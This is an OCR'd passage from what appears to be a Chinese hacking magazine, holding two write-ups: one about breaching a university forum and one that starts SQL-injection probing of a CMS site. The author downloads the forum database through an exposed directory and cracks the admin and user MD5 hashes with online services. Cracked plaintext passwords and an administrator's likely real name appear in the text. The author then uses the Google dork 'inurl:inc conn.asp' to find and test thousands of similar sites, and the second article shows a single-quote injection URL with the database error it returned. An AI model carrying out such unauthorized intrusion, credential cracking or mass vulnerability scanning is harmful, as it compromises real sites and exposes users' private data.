


图6

双击调用Access程序来打开下载到的bbsjsce.mdb数据库文件，在表的第一个记录处显示的就是DV_Admin（根据经验，只要带有Admin字眼儿的一般都是权限很大的好东东）。双击之后，看到了两个用户名：“admin”

和“hlhl_040”，而且对应的MD5密码竟然都是一样的“a5800784d9f86a70”（如图5）。如果这个原密码不是“123456”之类的最常用密码的话，那就说明这两个用户隶属于同一个管理员，而“hlhl_040”则很可能是管理员的姓名缩写之类的重要信息！OK，先不忙着进行社工刺探的准备，直接把这个MD5密码值放网站上跑跑看吧；结果试了几个提供破解服务的网站都提示是付费记录（包括www.xmd5.com），要钱啊，不厚道，真郁闷。不过，小菜的韧性十足，接着试，终于在http://www.md5.cc/网站上得到了破解答案——“huanglei”（如图6）。怎么样，刚才的猜想很靠谱吧？管理员姓名应该叫“黄磊”，因此就存在一个替身管理员叫“hlhl_040”。




图7

4.数据库中“寻宝”

当然，如此庞大的数据库中肯定不止是只有个admin信息。一番查找之后，小菜我在“Dv_User”和“Dv_User1”中又有了重大发现（如图7），好多的账号啊，分别有9560和1502条记录！每个账号的MD5密码、对应的真实用户姓名和邮箱（有很多留下的是QQ信箱）等信息一览无余，现在这个“动网论坛”已经沦为“洞网”了，呵呵。其中的“UserPassword”密码列都是很有规律的16位字母与数字组合式MD5密码，于是小菜我分别在http://www.cmd5.com/、http://www.md5.com.cn/、http://www.xmd5.com/、http://www.md5.cc/和http://md5.mmkey.com/这五个提供在线破解MD5密码服务的网页上轮番测试，最终的实验结果是：从第一个“admin”开始到第十四个“liy_ma”，除了第七个“张梦川”猜解失败外，共“免费”破解成功了13个（如图8）！成功率相当高，原因是这些账号的密码都是些非常简单的弱口令，像“111111”、“16831176”之类的，最复杂的也无非是“admin888”，而账号admin的密码竟然是“7430”！

小结：最后的几句话

入侵检测进行到这一步，小菜我觉得已经成功了，也没必要再继续向下了。偌大的一个名牌学校，N多的论坛账号，就这么在转眼间被轻易拿走！归根结底，是Google Hacking的错吗？虽然网站没有注入漏洞，而且整体看上去也很上档次，但就是这么一个小小的越权浏览目录漏洞（应该是个非常老的漏洞了），最终让自己的核心数据库大白于天下，危害程度自不必多言。

另外，本来是只针对于XX大学的入侵检测，现在突然想到了这个问题的严重性——既然Google Hacking这么给力，那为何不试试全面搜索存在这种老漏洞的网站呢？该不会是有“娄阿鼠碰上十五贯”这么巧吧？OK，直接在Google中以“inurl:inc conn.asp”为关键字进行搜索试试，竟然返回有4260条结果（如图9）！当然这些结果中也并不都是可以进行网站目录的越权浏览的，经过小规模的测试后发现：有接近一半被Google到的网站都存在这样的严重问题，小菜我无语了。




图8




图9

编辑点评：随着大学新生录取工作将近，有不少大学站点被攻破，被挂马，在这里提醒下管理员要勤查站点，全面检查，千万不要贪图方便直接把站点备份放于站点的目录下面等等。

跳跃的思路

——记安全检测某网站

、音符＼

今天看到群里面大家一起在搞一个网站，很火热的样子。作为群主的我自然也不能落伍，所以也跟着去打打酱油了。后来在拿站的过程中确实遇到一些困难，觉得思路不错，于是不敢藏私，投稿发出来给大家共享一下。

来到主页，如图1。觉得界面很清新，很简洁，也可以一眼看出一定是某款cms建站系统的。那么我们就来试试它的系统安全怎么样了。随便点开一个asp展示页，在提交参数添加一个单引号提交。首先提交

```
http://www.xxxxxx.cn/web_news/news_view.asp?bigclass_name=%BD%CC%D3%FD%BD%CC%D1%D0&smallclass_name=%BD%CC%D3%FD%BD%CC%D1%D0&news_id=59%E2%80%98'
```





图1


Microsoft JET Database Engine 错误 '80040e14'

语法错误 (操作符丢失) 在查询表达式 'news_id = 59鈥 and news_code=1' 中。

